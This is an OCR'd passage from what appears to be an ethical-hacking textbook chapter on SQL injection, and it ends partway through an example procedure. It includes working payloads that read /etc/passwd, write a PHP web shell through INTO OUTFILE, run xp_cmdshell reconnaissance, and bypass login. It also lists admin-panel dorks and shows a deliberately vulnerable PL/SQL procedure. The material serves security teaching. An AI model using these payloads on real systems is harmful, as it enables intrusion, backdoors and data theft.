


Figure 15.17: Attacker interacting with OS using SQL injection



Interacting with the File System

Attackers exploit the MySQL functionality of allowing text files to be read through the database to obtain the password files and store the results of a query in a text file.

The functions used by an attacker to interact with the file system are as follows:

- **LOAD_FILE()**

  The **LOAD_FILE()** function within MySQL is used to read and return the contents of a file located within the MySQL server. For example, the following query is used by an attacker to retrieve the password file from the database:

  ```
  NULL UNION ALL SELECT LOAD_FILE('/etc/passwd')/*
  ```

  If successful, the injection will display the contents of the **passwd** file.

- **INTO OUTFILE()**


  The **OUTFILE()** function within MySQL is often used to run a query and dump the results into a file. For example, the following query is used by an attacker to store the results of a specific query:

  ```
  NULL UNION ALL SELECT NULL,NULL,NULL,NULL,'<?php
  system($_GET["command"]); ?>' INTO OUTFILE
  '/var/www/certifiedhacker.com/shell.php'/*
  ```

  If successful, it will then be possible to run system commands via the $_GET global.

  The following is an example of using wget to get a file:

  ```
  http://www.certifiedhacker.com/shell.php?command=wget
  ```



Network Reconnaissance Using SQL Injection

Network reconnaissance is the process of testing any potential vulnerability in a computer network. However, network reconnaissance is also a major type of network attack. Network reconnaissance can be reduced to some extent but not eliminated. Attackers use network mapping tools such as **Nmap** and **Network Topology Mapper** to determine the vulnerabilities of the network.

- The steps for assessing network connectivity are as follows:
  - Retrieve server name and configuration using

    ```
    ' and 1 in (select @@servername ) --
    ' and 1 in (select srvname from sys.sysservers ) --
    ```

  - Use utilities such as NetBIOS, ARP, Local Open Ports, nslookup, ping, ftp, tftp, smb, and traceroute to assess networks
  - Test for firewalls and proxies
- To perform network reconnaissance, you can execute the following using the `xp_cmdshell` command:
  - Ipconfig/all, tracert myIP, arp –a, nbtstat –c, netstat –ano, route print
- Code used to gather IP information through reverse lookups:
  - **Reverse DNS**

    ```
    '; exec master..xp_cmdshell 'nslookup a.com MyIP' --
    ```

  - **Reverse Pings**

    ```
    '; exec master..xp_cmdshell 'ping 10.0.0.75' --
    ```

- **OPENROWSET**

```
'; select * from OPENROWSET( 'SQLoledb', 'uid=sa; pwd=Pass123;
Network=DBMSSOCN; Address=10.0.0.75,80;', 'select * from table')
```





Figure 15.18: Attacker performing network reconnaissance using SQL Injection



Network Reconnaissance Full Query

The following queries can be used to perform network reconnaissance:

- `'; declare @var varchar(256); set @var = ' del test.txt && arp -a >> test.txt && ipconfig /all >> test.txt && nbtstat -c >> test.txt && netstat -ano >> test.txt && route print >> test.txt && tracert -w 10 -h 10 google.com >> test.txt'; EXEC master..xp_cmdshell @var --`
- `'; CREATE TABLE tmp (txt varchar(8000)); BULK INSERT tmp FROM 'test.txt' --`
- `'; begin declare @data varchar(8000) ; set @data=': ' ; select @data=@data+txt+' | ' from tmp where txt<@data ; select @data as x into temp end --`
- `' and 1 in (select substring(x,1,255) from temp) --`
- `'; declare @var sysname; set @var = 'del test.txt'; EXEC master..xp_cmdshell @var; drop table temp; drop table tmp --`

Note: Microsoft has disabled `xp_cmdshell` by default in SQL Server. To enable this feature, `EXEC sp_configure 'xp_cmdshell', 1 GO RECONFIGURE GO`

Finding and Bypassing Admin Panel of a Website

- Attackers try to find the admin panel of a website using simple Google dorks, and bypass the administrator authentication using SQL injection attack

- An attacker generally uses Google dorks to find the URL of an admin panel
- For example:
  - http://www.certifiedhacker.com/admin.php
  - http://www.certifiedhacker.com/admin/
  - http://www.certifiedhacker.com/admin.html
  - http://www.certifiedhacker.com:2082/

- Once the attacker obtains access to the admin login page, he/she injects malicious input to find the username and password of the admin
- Below is the list of malicious inputs used by attackers to bypass authentication:
  - ' or 1=1 --
  - 1'or'1'='1
  - admin'--
  - " or 0=0 --
  - or 0=0 --
  - ' or 0=0 #
  - " or 0=0 #
  - or 0=0 #

Finding and Bypassing Admin Panel of a Website

Attackers try to find the admin panel of a website using simple Google dorks and bypass administrator authentication using an SQL injection attack. An attacker generally uses Google dorks to find the URL of an admin panel.

For example, the attacker may try the following dorks to find the admin panel of a website:

- `inurl:adminlogin.aspx`
- `inurl:admin/index.php`
- `inurl:administrator.php`
- `inurl:administrator.asp`
- `inurl:login.asp`
- `inurl:login.aspx`
- `inurl:login.php`
- `inurl:admin/index.php`
- `inurl:adminlogin.aspx`

Using the above dorks, an attacker may form the following URLs to access the admin login page of a website:

- `http://www.certifiedhacker.com/admin.php`
- `http://www.certifiedhacker.com/admin/`
- `http://www.certifiedhacker.com/admin.html`
- `http://www.certifiedhacker.com:2082/`

Once the attacker obtains access to the admin login page, he/she tries to find the admin username and password by injecting malicious SQL queries.

For example,


Username: `1'or'1'='1`

Password: `1'or'1'='1`

Some of the SQL queries used by the attacker to bypass admin authentication include:

- `' or 1=1 --`
- `1'or'1'='1`
- `admin'--`
- `" or 0=0 --`
- `or 0=0 --`
- `' or 0=0 #`
- `" or 0=0 #`
- `or 0=0 #`
- `' or 'x'='x`
- `" or "x"="x`
- `') or ('x'='x`
- `' or 1=1--`
- `" or 1=1--`
- `or 1=1--`

After bypassing admin authentication, the attacker obtains full access to the admin panel and performs malicious activities such as installing a backdoor to perform further attacks.



PL/SQL Exploitation

PL/SQL, similar to the stored procedure, is vulnerable to various SQL injection attacks. The PL/SQL code has the same vulnerabilities as dynamic queries that integrate user input at run time. Some of the techniques used by an attacker to perform an SQL injection attack on PL/SQL blocks are discussed below.

- For example, a database contains the `User_Details` table with the following attributes:

  `UserName: VARCHAR2`

  `Password: VARCHAR2`

  While retrieving user details from the table, the PL/SQL procedure given below is used to validate the user-supplied password. This procedure is vulnerable to different SQL injection attacks.

```
CREATE OR REPLACE PROCEDURE Validate_UserPassword(N_UserName IN
VARCHAR2, N_Password IN VARCHAR2) AS

CUR SYS_REFCURSOR;

FLAG NUMBER;

BEGIN

  OPEN CUR FOR 'SELECT 1 FROM User_Details WHERE UserName = ''' ||
  N_UserName || '''' || ' AND Password = ''' || N_Password || '''';

  FETCH CUR INTO FLAG;

    IF CUR%NOTFOUND

       THEN
```

```
